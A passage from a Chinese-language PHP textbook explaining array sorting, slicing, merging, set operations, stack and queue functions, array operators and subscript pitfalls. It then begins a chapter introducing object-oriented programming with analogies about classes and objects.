        自定义的函数作为回调用函数提供给usort()函数使用,声明排序规则
        @param   mixed    $one      数组中前一个元素值
        @param   mixed    $two      数组中挨着的下一个元素值
    */
    function sortByLen( $one, $two ) {
        //如果两个参数长度相等返回0，在数组中的位置不变
        if ( strlen( $one ) == strlen( $two ) )
            return 0;
        else
            //第一个参数大于第二个参数返回大于0的数，否则返回小于0的数
            return ( strlen( $one ) > strlen( $two ) ) ? 1 : -1;
    }
```

上例的代码中，创建了自己的比较函数，这个函数使用 strlen()函数比较每一个字符串的个数，然后分别返回 1、0 或–1，这个返回值是决定元素排列的基础。

6．多维数组的排序

PHP 也允许在多维数组上执行一些比较复杂的排序。例如，首先对一个嵌套数组使用一个普通的键值进行排序，然后再根据另一个键值进行排序。这与使用 SQL 的 ORDER BY 语句对多个字段进行排序非常相似。可以使用 array_multisort()函数对多个数组或多维数组进行排序，或者根据某一维或多维对多维数组进行排序。其函数的原型分别如下：

```
bool array_multisort ( array ar1 [, mixed arg [, mixed ... [, array ...]]] )
```

该函数如果成功则返回 TRUE，失败则返回 FALSE。第一个参数是要排序的主要数组。如果数组中的值比较为相同的，就按照下一个输入数组中相应值的大小来排序，依此类推。函数 array_multisort() 使用的代码如下所示：

```php
<?php
    //声明一个$data数组，模拟了一个行和列数组
    $data = array(
            array("id" => 1, "soft" => "Linux", "rating" => 3),
            array("id" => 2, "soft" => "Apache", "rating" => 1),
            array("id" => 3, "soft" => "MySQL", "rating" => 4),
            array("id" => 4, "soft" => "PHP", "rating" => 2),
        );

    //使用foreach遍历创建两个数组$soft和$rating,作为array_multisort的参数
    foreach( $data as $key => $value ) {
        $soft[$key] = $value["soft"];          //将$data中的每个数组元素中键值为soft的值形成数组$soft
        $rating[$key] = $value["rating"];      //将每个数组元素中键值为rating的值形成数组$rating
```

```
14      )
15
16      array_multisort( $rating, $soft, $data ); //使用array_multisort()函数传入三个数组进行排序
17      print_r( $data );                         //输出排序后的二维数组
```

上面的程序中在$data 数组中模拟了一个行和列数组。然后，使用 array_multisort()函数对数据集合进行重新排序，首先是根据$rating 数组中的值进行排序，然后，如果$rating 中的元素值相等，再根据$soft 数组进行排序。它的输出结果如下：

```
Array (
    [0] => Array ( [id] => 2 [soft] => Apache [rating] => 1 )
    [1] => Array ( [id] => 4 [soft] => PHP [rating] => 2 )
    [2] => Array ( [id] => 1 [soft] => Linux [rating] => 3 )
    [3] => Array ( [id] => 3 [soft] => MySQL [rating] => 4 ) )
```

array_multisort()函数是 PHP 中最有用的函数之一，它有非常广泛的应用范围。另外，正如你在例子中所看到的，它能对多个不相关的数组进行排序，也可以使用其中的一个元素作为下次排序的基础，还可以对数据库结果集进行排序。

9.5.5　拆分、合并、分解和接合数组

本节介绍的数组处理函数能够完成一些更复杂的数组处理任务，可以把数组作为一个集合处理。例如，对两个或多个数组进行合并，计算数组间的差集或交集，从数组元素中提取一部分，以及完成数组的比较。

1．函数 array_slice()

array_slice()函数的作用是在数组中根据条件取出一段值并返回。如果数组有字符串键，所返回的数组将保留键名。该函数可以设置 4 个参数，其函数的原型如下：

```
array array_slice ( array array, int offset [, int length [, bool preserve_keys]] )
```

第一个参数 array 是必选项，调用时输入要处理的数组。第二个参数 offset 也是必需的参数，需要传入一个数值，规定取出元素的开始位置。如果是正数，则从前往后开始取，如果是负值，从后向前取 offset 绝对值数目的元素。第三个参数是可选的，也需要传入一个数值，规定被返回数组的长度，如果是负数则从后向前，选取该值绝对值数目的元素。如果未设置该值，则返回所有元素。第四个参数也是可选的，需要一个布尔类型的值，如果为 TRUE 值则所返回的数组将保留键名。设置为 FALSE 值，也是默认值将重新设置索引键值。这里要注意的是，如果数组有字符串键，所返回的数组将保留键名。函数 array_slice()使用的代码如下所示：

```
1 <?php
2     //声明一个索引数组$lamp包含4个元素
3     $lamp = array( "Linux", "Apache", "MySQL", "PHP" );
4
5     //使用array_slice()从第二个开始取(0是第一个，1为第二个)，取两个元素从数组$lamp中返回
6     print_r( array_slice( $lamp, 1, 2 ) );        //输出: Array ( [0] => Apache [1] => MySQL )
7
8     //第二个参数使用负数参数为-2，从后面第二个开始取，返回一个元素
9     print_r( array_slice( $lamp, -2, 1 ) );       //输出:  Array ( [0] => MySQL )
10
```

```
//最后一个参数设置为 true，保留原有的键值返回
print_r( array_slice( $lamp, 1, 2, true ) ); //输出: Array ( [1] => Apache [2] => MySQL )

//声明一个关联数组
$lamp = array( "a"=>"Linux", "b"=>"Apache", "c"=>"MySQL", "d"=>"PHP" );

//如果数组有字符串键，默认所返回的数组将保留键名
print_r( array_slice($lamp, 1, 2) );          //输出: Array ( [b] => Apache [c] => MySQL )
```

2. 函数 array_splice()

array_splice()函数与 array_slice()函数类似，选择数组中的一系列元素，但不返回，而是删除它们并用其他值代替。如果提供了第四个参数，则之前选中的那些元素将被第四个参数指定的数组取代。最后生成的数组将会返回。其函数的原型如下：

```
array array_splice ( array &input, int offset [, int length [, array replacement]] )
```

第一个参数 array 为必选项，规定要处理的数组。第二个参数 offset 也是必选项，调用时传入数值。如果 offset 为正数，则从输入数组中该值指定的偏移量开始移除。如果 offset 为负，则从输入数组末尾倒数该值指定的偏移量开始移除。第三个参数 length 是可选的，也需要一个数值，如果省略该参数，则移除数组中从 offset 到结尾的所有部分。如果指定了 length 并且为正值，则移除这么多元素。如果指定了 length 且为负值，则移除从 offset 到数组末尾倒数 length 为止中间所有的元素。第四个参数 array 也是可选的，被移除的元素由此数组中的元素替代。如果没有移除任何值，则此数组中的元素将插入到指定位置。函数 array_splice()使用的代码如下所示：

```
<?php
$input = array( "Linux", "Apache", "MySQL", "PHP" );
//原数组中的第二个元素后到数组结尾都被删除
array_splice($input, 2);
print_r($input);                              //输出: Array ( [0] => Linux [1] => Apache )

$input = array("Linux", "Apache", "MySQL", "PHP");
//从第二个开始移除直到数组末尾倒数第1个为止中间所有的元素
array_splice($input, 1, -1);
print_r($input);                              //输出: Array ( [0] => Linux [1] => PHP )

$input = array( "Linux", "Apache", "MySQL", "PHP" );
//从第二个元素到数组结尾都被第4个参数替代
array_splice($input, 1, count($input), "web");
print_r($input);                               //输出: Array ( [0] => Linux [1] => web )

$input = array( "Linux", "Apache", "MySQL", "PHP" );
//最后一个元素被第4个参数数组替代
array_splice($input, -1, 1, array("web", "www"));
print_r($input); //输出: Array ( [0] => Linux [1] => Apache [2] => MySQL [3] => web [4] => www )
```

3. 函数 array_combine()

array_combine()函数的作用是通过合并两个数组来创建一个新数组。其中的一个数组是键名，另一个数组的值为键值。如果其中一个数组为空，或者两个数组的元素个数不同，则该函数返回 false。其函数的原型如下：

```
array array_combine ( array keys, array values )
```

该函数有两个参数且都是必选项，两个参数必须有相同数目的元素。函数 array_combine()使用的代

码如下所示：

```
<?php
    $a1 = array( "OS", "WebServer", "DataBase", "Language" ); //声明第一个数组作为参数1
    $a2 = array( "Linux", "Apache", "MySQL", "PHP");          //声明第二个数组作为参数2

    print_r( array_combine( $a1, $a2 ) );                     //使用arrray_combine()将两个数组合并

    /* 输出: Array ( [OS] => Linux [WebServer] => Apache [DataBase] => MySQL [Language] => PHP ) */
```

4．函数 array_merge()

array_merge()函数的作用是把一个或多个数组合并为一个数组。如果键名有重复，该键的键值为最后一个键名对应的值（后面的覆盖前面的）。如果数组是数字索引的，则键名会以连续方式重新索引。这里要注意如果仅仅向 array_merge()函数输入了一个数组，且键名是整数，则该函数将返回带有整数键名的新数组，其键名以 0 开始进行重新索引。其函数的原型如下：

```
array array_merge ( array array1 [, array array2 [, array ...]] )
```

该函数第一个参数是必选项，需要传入一个数组。可以有多个可选参数，但必须都是数组类型的数据。返回将多个数组合并后的新数组。函数 array_merge()使用的代码如下所示：

```
<?php
    $a1 = array( "a"=>"Linux", "b"=>"Apache" );
    $a2 = array( "c"=>"MySQL", "b"=>"PHP" );

    print_r( array_merge( $a1, $a2 ) ); //输出:  Array ( [a] => Linux [b] => PHP [c] => MySQL )

    //仅使用一个数组参数则键名以0开始进行重新索引
    $a = array( 3=>"PHP", 4=>"MySQL" );

    print_r( array_merge( $a ) );       //输出: Array ( [0] => PHP [1] => MySQL )
```

5．函数 array_intersect()

array_intersect()函数的作用是计算数组的交集。返回的结果数组中包含了所有在被比较数组中，也同时出现在所有其他参数数组中的值，键名保留不变，仅有值用于比较。其函数的原型如下：

```
array array_intersect ( array array1, array array2 [, array ...] )
```

该函数第一个参数是必选项，与其他数组进行比较的第一个数组。第二个参数也是必选项，与第一个数组进行比较的数组。可以有多个可选参数作为以后的参数，与第一个数组进行比较的数组。函数 array_intersect()使用的代码如下所示：

```
<?php
    $a1 = array( "Linux", "Apache", "MySQL", "PHP" );   //声明第一个数组，作为比较的第一个参数
    $a2 = array( "Linux", "Tomcat", "MySQL", "JSP" );   //声明第二个数组，作为比较的第二个参数

    print_r( array_intersect( $a1, $a2 ) );             //输出Array ( [0] => Linux [2] => MySQL )
```

6．函数 array_diff()

array_diff()函数的作用是返回两个数组的差集数组。该数组包括了所有在被比较的数组中，但是不在任何其他参数数组中的元素值。在返回的数组中，键名保持不变。其函数的原型如下：

```
array array_diff ( array array1, array array2 [, array ...] )
```

第一个参数是必选项，传入与其他数组进行比较的数组。第二个参数也是必选项，传入与第一个数组进行比较的数组。第三个参数以后都是可选项，可用一个或任意多个数组与第一个数组进行比较。本函数仅有值用于比较。函数 array_diff()使用的代码如下所示：

```
<?php
    $a1 = array( "Linux", "Apache", "MySQL", "PHP" );    //声明第一个数组，作为比较的第一个参数
    $a2 = array( "Linux", "Tomcat", "MySQL", "JSP" );    //声明第二个数组，作为比较的第二个参数

    print_r( array_diff( $a1, $a2 ) );                   //输出:Array ( [1] => Apache [3] => PHP )
```

在上例中，使用 array_diff()函数进行两个数组比较时，把在第一个数组中存在且第二个数组中没有的元素返回。

9.5.6 数组与数据结构

在强类型的编程语言中，有专用的数据结构解决方案。通常都是创建一个容器，在这个容器中可以存储任意类型的数据，并且可以根据容器中存储的数据决定容器的容量，达到可以变长的容器结构，比如链表、堆栈及队列等都是数据结构中常用的形式。在 PHP 中，通常都是使用数组来完成其他语言使用数据结构才能完成的工作。它是弱类型语言，在同一个数组中就可以存储多种类型的数据，而且 PHP 中的数组没有长度限制，数组存储数据的容量还可以根据里面元素个数的增减自动调整。

1. 使用数组实现堆栈

堆栈是数据结构的一种实现形式，是一种使用非常广泛的存储数据的容器。在堆栈这种容器中，最后压入的数据（进栈），将会被最先弹出（出栈）。即在数据存储时采用“先进后出”的数据结构。在 PHP 中，将数组当做一个栈，使用 array_push()和 array_pop()两个系统函数即可完成数据的进栈和出栈操作。例如，把数组比喻成手枪的子弹夹，子弹比喻成数据，压入子弹相当于入栈，发射子弹相当于出栈。

array_push()函数向第一个参数的数组尾部添加一个或多个元素（入栈），然后返回新数组的长度。该函数等于多次调用$array[]=$value。其函数的原型如下：

```
int array_push ( array &array, mixed var [, mixed ...] )
```

该函数的第一个参数是必选的，作为栈容器的一个数组。第二个参数也是必选的，在第一个参数中的数组尾部添加的一个数据。还可以有多个可选参数，都可以添加到第一个参数的数组中的尾部，即入栈。但要注意即使数组中有字符串键名，添加的元素也始终是数字键。函数 array_push()使用的代码如下所示：

```
<?php
    $lamp = array("Web");                    //声明一个数当做栈，数为数组array_push()函数第一个参数
    echo array_push( $lamp, "Linux" );       //将字符串"Linux"压入数组$lamp中，返回数组中元素个数2
    print_r($lamp);                          //输出数组中（栈）成员: Array ( [0] => Web [1] => Linux )

    //又连续压入三个数据到数组$lamp的尾部,栈中元素的长度将为5个
    echo array_push( $lamp, "Apache", "MySQL", "PHP" );
    print_r( $lamp );  //输出:  Array ( [0] => Web [1] => Linux [2] => Apache [3] => MySQL [4] => PHP )

    $lamp = array( "a"=>"Linux", "b"=>"Apache" );    //带有字符串键的数组
    echo array_push( $lamp, "MySQL", "PHP" );        //压入两个元素到数组的尾部，输出栈长度为4
    print_r( $lamp );  // Array ( [a] => Linux [b] => Apache [0] => MySQL [1] => PHP )
```

```
13
14      //使用array_push()函数和使用这种直接赋值初始化数组的方式是一样的
15      $lamp["web"] = "www";
16      print_r($lamp);    //Array ( [a] => Linux [b] => Apache [0] => MySQL [1] => PHP [web] => www )
```

如果用 array_push()来给数组增加一个单元，还不如用“$array[]=$value”形式，因为这样没有调用函数的额外负担，而且使用后者还可以添加键值是字符串的关联数组。如果第一个参数不是数组，array_push()将发出一条警告。这和“$array[]=$value”的行为不同，后者会新建一个数组。

array_pop 函数删除数组中的最后一个元素，即将数组最后一个单元弹出（出栈），并将数组的长度减 1，如果数组为空（或者不是数组）将返回 NULL。其函数的原型如下：

```
mixed array_pop ( array &array )
```

该函数只有一个参数，即作为栈的数组。返回弹出的数组中最后一个元素的值。函数 array_pop()使用的代码如下所示：

```
1 <?php
2       //声明一个数组作为栈
3       $lamp = array( "Linux", "Apache", "MySQL", "PHP");
4
5       echo array_pop( $lamp );      //弹出数组中最后的元素并返回被删除的值，输出PHP
6       print_r( $lamp );             //被弹出后的结果:Array ( [0] => Linux [1] => Apache [2] => MySQL )
7
8       echo array_pop( $lamp );      //再弹出数组中最后的元素并返回被删除的值，输出MySQL
9       print_r( $lamp );             //被弹出后的结果:Array ( [0] => Linux [1] => Apache )
```

2．使用数组实现队列

PHP 中的数组处理函数还可以使用数组实现队列的操作。堆栈是“后进先出”原则，而一个队列则允许在一端插入数据，在另一端删除数据，也就是实现最先进入队列的数据最先退出队列，就像银行的排号机，最先排的号最先办理业务。即队列是“先进先出”的原则。

使用 array_push()和 array_pop()函数都是从数组的最后添加数据和删除数据，如果使用 array_push()函数在数组的最后添加数据，而将数组中第一个元素删除就可以实现一个队列。函数 array_shift()可以实现删除数组中的第一个元素，并返回被删除元素的值。其函数的原型如下：

```
mixed array_shift ( array &array )
```

该函数和 array_pop()函数一样，都是只有一个必选参数，其参数为实现队列的数组。将数组中第一个单元移出并作为结果返回，并将数组的长度减 1，还将所有其他元素向前移动一位。所有的数字键名将改为从 0 开始计数，字符串键名将保持不变。如果数组为空（或者不是数组），则返回 NULL。函数 array_shift()使用的代码如下所示：

```
1 <?php
2       //带有字符串键值的关联数组
3       $lamp = array( "a"=>"Linux", "b"=>"Apache", "c"=>"MySQL", "d"=>"PHP" );
4       echo array_shift( $lamp );  //删除数组第一个元素并返回，输出Linux
5       print_r ($lamp);            //字符串键值保持不变: Array ( [b] => Apache [c] => MySQL [d] => PHP )
6
7       //带有数字键的索引数组
8       $lamp = array("Linux", "Apache", "MySQL", "PHP");
9       echo array_shift($lamp);    //删除数组第一个元素并返回，输出Linux
10      print_r ($lamp);            //数字下标重新索引Array ( [0] => Apache [1] => MySQL [2] => PHP )
```

在 PHP 中还可以使用 array_unshift()函数在队列数组的开头插入一个或多个元素，该函数执行成功将返回插入元素个数，使用格式和函数 array_push()是一样的。通过前面介绍的这 4 个函数从而实现了从数组的任意一端添加和删除数据。

9.5.7 其他有用的数组处理函数

本节介绍另外一些数组的相关处理函数，这些函数无法归到某一类中介绍，但它们都非常有用。

1. 函数 array_rand()

array_rand()函数从数组中随机选出一个或多个元素并返回。该函数有两个参数，其函数的原型如下：

```
mixed array_rand ( array input [, int num_req] )
```

第一个参数为必选项，它接收一个数组作为输入数组，从这个数组中随机选出一个或多个元素。第二个参数是一个可选的参数，指明了你想取出多少个元素，如果没有指定，默认从数组中取出一个元素。如果只取出一个，array_rand()函数返回一个随机元素的键名，否则就返回一个包含随机键名的数组。这样就可以随机从数组中取出键名和值。函数 array_rand()使用的代码如下所示：

```php
<?php
    $lamp = array( "a"=>"Linux", "b"=>"Apache", "c"=>"MySQL", "d"=>"PHP" );

    echo array_rand( $lamp,1 );                 //随机从数组$lamp中取1个元素的键值，例如b
    echo $lamp[array_rand($lamp)]."<br>";       //通过随机的一个元素的键值获取数组中一个元素的值

    $key = array_rand( $lamp,2 );               //随机从数组$lamp中取2个元素的键值赋给数组$key

    echo $lamp[$key[0]]."<br>";                 //通过数组$key中第一个值获取数组$lamp中一个元素的值
    echo $lamp[$key[1]]."<br>";                 //通过数组$key中第二个值获取数组$lamp中另一个元素的值
```

2. 函数 shuffle()

shuffle()函数把数组中的元素按随机顺序重新排列，即将数组中的顺序打乱。若成功则返回 TRUE，否则返回 FALSE。这也是一个随机化的过程。shuffle()函数的使用非常容易，只需要一个数组作为参数，每执行一次则返回不同顺序的数组。函数 shuffle()使用的代码如下所示：

```php
<?php
    $lamp = array( "a"=>"Linux", "b"=>"Apache", "c"=>"MySQL", "d"=>"PHP" );

    shuffle( $lamp );       //将传入的数组$lamp按随机顺序重新排列
    print_r( $lamp );       //每执行一次shuffle()函数则返回不同顺序的数组
```

3. 函数 array_sum()

array_sum()函数返回数组中所有值的总和。该函数也非常容易使用，只需要传入一个数组作为必选参数即可。如果所有值都是整数，则返回一个整数值，如果其中有一个或多个值是浮点数，则返回浮点数。函数 array_sum()使用的代码如下所示：

```php
<?php
    $a = array( 0=>"5", 1=>"15", 2=>"25" );

    //使用array_sum()函数返回数组中元素的总和，输出：45
    echo array_sum( $a );
```

4．函数 range()

range()函数创建并返回一个包含指定范围的元素的数组。该函数需要三个参数，其函数的原型如下：

```
array range ( mixed first, mixed second [, number step] )
```

第一个参数 first 为必选项，规定数组元素的最小值。第二个参数 second 也是必选项，规定数组元素的最大值。第三个参数 step 是可选的，规定元素之间的步进制，默认是 1。该函数创建一个数组，包含从 first 到 second（包含 first 和 second）之间的整数或字符。如果 second 比 first 小，则返回反序的数组。函数 range()使用的代码如下所示：

```php
<?php
    $number = range( 0, 5 );          //使用range()函数声明元素值为0-5的数组
    print_r( $number );               //输出Array ( [0] => 0 [1] => 1 [2] => 2 [3] => 3 [4] => 4 [5] => 5 )

    $number = range( 0, 50, 10 );     //使用range()函数声明元素值为0-50的数组，每个元素之间的步长为10
    print_r( $number );               //输出Array ( [0] => 0 [1] => 10 [2] => 20 [3] => 30 [4] => 40 [5] => 50 )

    $letter = range( "a", "d" );      //还可以使用range()函数声明元素连续的字母数组，声明字母a-d的数组
    print_r( $letter );               //获得的数组输出Array ( [0] => a [1] => b [2] => c [3] => d )
```

9.6 操作 PHP 数组需要注意的一些细节

数组类型是 PHP 中非常重要的数据类型之一，在 PHP 的项目开发中至少有 30%的代码和数组的操作有关，所以熟练掌握 PHP 的数组技术是非常有必要的，当然也不要放过数据中每一个重要的细节操作。

9.6.1　数组运算符号

数据类型在前面章节中曾重点介绍过，但和其他计算机编程语言不同，在 PHP 这种弱类型语言中，数组这种复合类型的数据也可以像整型一样通过一些运算符号就可以进行运算。例如，“+”运算符的使用就可以直接合并两个数组，把右边运算元的数组附加到左边运算元的数组后面，但是重复的键值不会被覆盖。示例如下所示：

```php
<?php
    //声明两个数组，前两个元素下标相同，测试是否后面的会覆盖前面的
    $a = array( "a"=>"Linux", "b"=>"Apache");
    $b = array( "a"=>"PHP", "b"=>"MySQL", "c"=>"web" );

    $c = $a + $b;    //使用"+"合并两个数组，$a在前， $b在后，因为前两个下标相同， $b会覆盖
    echo "合并后的 \$a 和 \$b: \n";
    print_r($c);     //结果： Array ( [a] => Linux [b] => Apache [c] => web )

    $c = $b + $a;    //使用"+"合并两个数组，$b在前， $a在后，因为前两个下标相同，$a会覆盖
    echo "合并后的 \$a 和 \$b: \n";
    print_r($c);     //结果：  Array ( [a] => PHP [b] => MySQL [c] => web )
```

和前面介绍的 array_merge()函数作用差不多，都是去合并两个数组，但有很大的区别。marray_merge()函数如果键名有重复，后面的覆盖前面的，而“+”运算符合并的两个数组键值相同不会被覆盖。另外，数组中的元素如果具有相同的键名和值，则也可以使用比较运算符号直接进行比较。示例如下所示：

```php
<?php
    $a = array( "PHP", "MySQL" );
    $b = array( 1=>"MySQL", "0"=>"PHP" );

    var_dump( $a == $b );        //结果：bool(true)相等
    var_dump( $a === $b );       //结果：bool(false)不相等，"0"是字符串类型
```

数组运算符应用总结如表 9-7 所示。

表 9-7　数组运算符

例　子	名　称	描　述
$a + $b	合并	$a 和$b 进行合并
$a == $b	相等	如果$a 和$b 具有相同的键 / 值对则为 TRUE
$a === $b	全等	如果$a 和$b 具有相同的键 / 值对并且顺序和类型都相同则为 TRUE
$a != $b	不等	如果$a 不等于$b 则为 TRUE
$a <> $b	不等	如果$a 不等于$b 则为 TRUE
$a !== $b	不全等	如果$a 不全等于$b 则为 TRUE

9.6.2　删除数组中的元素操作

前面在介绍使用数组模拟队列和栈等数据结构时，用到了 array_shift()和 array_pop()两个函数，分别用于从数组前面和数组后面删除一个元素。但如果需要删除数组中任意位置的一个元素，就需要对数组用函数 unset()进行操作。虽然 unset()函数可以允许取消一个数组中的元素，但要注意数组将不会重建索引。如下所示：

```php
<?php
    $a = array( 1=>'one', 2=>'two', 3=>'three' );

    //删除数组中下标为2的第二个元素
    unset( $a[2] );

    /*
        数组是 $a = array( 1=>'one', 3=>'three' );
        而不是 $a = array( 1=>'one', 2='trhee' );
    */

    //如果使用array_values()重新建立索引
    $b = array_values( $a );

    /* 现在变量$b是：  array(0=>'one', 1=>'three'),下标会重新建立索引 */
```

在上例中，使用 unset()函数删除一个元素以后，并没有重新建立索引下标顺序。如果需要有顺序的索引下标，可以使用 array_values()函数重新创建一下索引下标顺序。

9.6.3　关于数组下标的注意事项

虽然数组的值可以是任何值，但数组的键只能是 integer 或者 string。如果键名是一个 integer 的标准表达方法，则被解释为整数（例如"8"将被解释为 8，而"08"将被解释为"08"）。key 中的浮点数被取整为 integer。PHP 中数组的类型只有包含整型和字符串型的下标。应该始终在用字符串表示的数组索引

上加上引号，例如用$foo['bar']而不是$foo[bar]。但是$foo[bar]错了吗？这样是错的，但可以正常运行。那么为什么错了呢？原因是此代码中有一个未定义的常量（bar）而不是字符串（'bar'一注意引号），而 PHP 可能会在以后定义此常量，不幸的是你的代码中有同样的名字。它能运行，是因为 PHP 自动将裸字符串（没有引号的字符串且不对应于任何已知符号）转换成一个其值为该裸字符串的正常字符串（效率会低 8 倍以上）。例如，如果没有常量定义为 bar，PHP 将把它替代为'bar'并使用之。但这并不意味着总是给键名加上引号，因为用不着给键名为常量或变量的加上引号，否则会使 PHP 不能解析它们。如下所示：

```
<?php
    $array = array( 1, 2, 3, 4, 5, 6, 7, 8, 9 );

    for($i=0; $i<count($array); $i++) {
        echo "<br>查看 $i: <br>";
        echo "坏的: ".$array['$i']."<br>";    //给变量$i加引号了，有问题
        echo "好的: ".$array[$i].'<br>';
        echo "坏的: {$array['$i']}<br>";      //给变量$i加引号了，有问题
        echo "好的: {$array[$i]}<br>";
    }
```

如果在数组下标中，将变量加上了引号，系统将认为没有定义这个下标，所以不能解析，也就打印不出结果。

注意：在双引号字符串中，不给索引加上引号是合法的，因此"$foo[bar]"是合法的。详见后面章节中的字符串处理。

9.7 小结

本章必须掌握的知识点

- 数组在 PHP 开发中的应用
- 数组的几种声明细节
- 数组的各种遍历方式及细节
- 掌握$_SERVER、$_ENV、$_GET 和$_POST 四个超全局数组的应用
- 掌握本书中提到的全部数组处理函数
- 操作 PHP 数组需要注意的几个细节

本章需要了解的内容

- 其他 PHP 系统中提供的数组处理函数

本章需要拓展的内容

- PHP 数组在实现开发中的应用

第10章 PHP 面向对象的程序设计

PHP 5 正式版本的发布，标志着一个全新的 PHP 时代的到来。PHP 5 的最大特点是引入了面向对象的全部机制，并且保留了向下兼容性。程序员不必再编写缺乏功能性的类，并且能够以多种方法实现类的保护。另外，在对象的继承等方面也不再存在问题。数组和对象在 PHP 中都属于复合数据类型中的一种，在 PHP 中数组的功能已经非常强大了，但对象类型不仅可以像数组一样存储任意多个任意类型的数据，形成一个单位进行处理，而且可以在对象中存储函数。不仅如此，对象还可以通过封装保护对象中的成员，通过继承对类进行扩展，还可以使用多态机制编写“一个接口，多种实现”的方式。本章重点介绍 PHP 面向对象的应用、类和对象的声明与创建、封装、继承、多态，抽象类与接口，以及一些常用的魔术方法等。在本书后面的每个章节中，都会以 PHP 的面向对象技术讲解为主。

10.1 面向对象的介绍

面向对象程序设计（Object Oriented Programming，OOP）是一种计算机编程架构，OOP 的一条基本原则是：计算机程序是由单个能够起到子程序作用的单元或对象组合而成的，为了实现整体运算，每个对象都能够接收信息、处理数据和向其他对象发送信息。OOP 达到了软件工程的三个目标：重用性、灵活性和扩展性，使其编程的代码更简洁、更易于维护，并且具有更强的可重用性。面向对象一直是软件开发领域比较热门的话题，首先，面向对象符合人类看待事物的一般规律。其次，采用面向对象的设计方式可以使系统各部分各司其职、各尽所能。PHP 和 C++还有 Java 类似，都可以采用面向对象方式设计程序。但 PHP 并不是一个真正的面向对象的语言，而是一个混合型语言，可以使用面向对象去设计程序，也可以使用传统的过程化进行编程。然而，对于大型项目，你可能需要在 PHP 中使用纯的面向对象的思想去设计。建议读者在学习 PHP 面向对象的程序设计时，分以下两个方向去学习：

- 面向对象技术的语法
- 面向对象的编程思想

PHP 面向对象技术的语法是很容易掌握的，本章基本会介绍到位。但面向对象这种编程思想是初学者最大的障碍，也是导致很多读者远离面向对象程序设计的一个原因。所以请读者将本章的内容完全掌握以后，再在以后的学习和实践中不段积累，慢慢地去理解和掌握面向对象程序设计思想吧。

10.1.1　类和对象之间的关系

类与对象的关系就如模具和铸件的关系，类的实例化结果就是对象，而对象的抽象就是类。类描述了一组有相同特性（属性）和相同行为（方法）的对象。在开发时，要先抽象类再用该类去创建对象，而在我们的程序中直接使用的是对象而不是类。

1．什么是类

在面向对象的编程语言中，类是一个独立的程序单位，是具有相同属性和服务的一组对象的集合。它为属于该类的所有对象提供了统一的抽象描述，其内部包括成员属性和服务的方法两个主要部分。

2．什么是对象

在客观世界里，所有的事物都是由对象和对象之间的联系组成的。对象是系统中用来描述客观事物的一个实体，它是构成系统的一个基本单位，一个对象由一组属性和有权对这些属性进行操作的一组服务的封装体。

上面介绍的就是类和对象的定义，也许你是刚接触面向对象的读者，不要被概念的东西搞晕了，我们通过举例来理解一下这些概念吧。一个类最为突出的特性，或区别于其他类的是你能向它提出什么样的请求，它能为你完成哪些操作。例如，你去中关村电子城想买几台组装的 PC，你首先要做的事是什么？是装机的工程师和你坐在一起，按你的需求和你一起完成一个装机的配置单。可以把这个配置单看做是一个类，也可以说是自定义的一个类型，它记录了你要买的 PC 的类型，如果按这个配置单组装 10 台 PC 出来，这 10 台机子就可以说是同一个类型的，也可以说是一类的。

那么什么是对象呢？类的实例化结果就是对象，按 PC 的配置单组装出来（实例化出来）的 PC 就是对象，是我们可以操作的实体。组装 10 台 PC，就创建了 10 个对象，每台 PC 都是独立的，只能说明他们是按同一类型配置的，对其中一个 PC 做任何动作都不会影响其他 9 台机器。但是如果对类进行修改，也就是在这个 PC 的配置单上加一个或少一个配件，那么组装出来的 10 个机子都被改变。

通过上面的介绍也许你理解了类和对象之间的关系。类其实就像我们现实世界将事物分类一样，有车类，所有的车都归属于这个类，例如，奔驰车、宝马车都属于车类中的一种；有人类，所有的人都归属这个类，例如中国人、美国人、工人、学生等都属于人类中的一种；有球类，所有的球都归属这个类，例如篮球、足球、排球等。在程序设计中也需要将一些相关的变量定义和函数的声明归类，形成一个自定义的类型。通过这个类型可以创建多个实体，一个实体就是一个对象，每个对象都具有该类中定义的内容特性。

10.1.2　面向对象的程序设计

在早期的 PHP 4 中，面向对象功能很不完善，所以程序设计人员几乎采用的都是过程化的模块编程，程序的基本单位就是由函数组成的。而 PHP 5 版本的发布，标志着一个全新的 PHP 时代的到来，它的最大特点就是引入了面向对象的全部机制，并且保留了向下的兼容性。开发人员不必再编写缺乏功能性的类，并且能够以多种方式实现类的保护。程序设计人员在设计程序时，就可用以对象为程序的基本单位。

在面向对象的程序设计中，初学者比较难理解的并不是面向对象程序设计中用到的基本语法，而是

如何使用面向对象的模式思想去设计程序。例如，一个项目要用到多少个类？定义什么样的类？每个类在什么时候去创建对象？哪里能用到对象？对象和对象之间的关系，以及对象之间如何传递信息等。

假设有这样一个项目，某大学需要建立 5 个多媒体教室，每个教室可以供 50 名学生使用。如果把这个项目交给你来完成，你该怎么做？是不是首先需要 5 个房间，每个房间里面摆放 50 张计算机桌和 50 把椅子，然后需要购买 50 台计算机、1 个白板和 1 个投影机等？这些是什么？能看到的这些实体就是对象，也可以说是这些多媒体教室的组成单位。多媒体教室需要的东西都知道了，怎么去准备呢？就要对所有需要的东西进行分类，可以分成房间类、桌子类、椅子类、计算机类、白板类和投影机类等。然后定义每个类别的详细信息，例如，房间类里面需要定义它的面积、桌子数量、计算机数量和椅子数量等，按这个房间类的设计就可以建立 5 个房间对象作为教室。桌子类需要定义它的长、宽、高及颜色，那么通过桌子类生产的所有桌子都是一样的类型。做一个计算机类，列出需要的计算机详细配置，这样购买的计算机就都属于这个类型了。依此类推，每个对象都可以这样准备。把这些创建完成的对象都放到各自的教室中，再由学生对象的使用就可以将多个对象关联到一起了。

开发一个面向对象的系统程序和创建一个多媒体教室类似，都是把每个独立的功能模块抽象成类并实例化成对象，再由多个对象组成这个系统。这些对象之间都能够接收信息、处理数据和向其他对象发送信息等相互作用，就构成了面向对象的程序。

10.2 如何抽象一个类

在 PHP 中，对象也是 PHP 8 种数据类型中的一种，和数组一样属于复合数据类型。但对象比数组还要强大，数组中只能存储多个变量，而在对象中不仅可以存储多个变量，还可以存储有权对存储在里面的变量进行操作的一组函数。

面向对象程序的单位就是对象，但对象又是通过类的实例化出来的，所以我们首先要做的就是如何来声明类。而在程序中直接应用的是对象并不是类。看上去好像有些矛盾，其实并不矛盾。就像我们前面举的例子那样，PC 的配置单就是一个类，按这个配置单组装出来的计算机就是对象。我们最终使用的是组装好的 PC，而不是配置单，它只是一张纸。但没有这张纸上的配置信息，我们就不知道要组装出什么配置的 PC。

10.2.1 类的声明

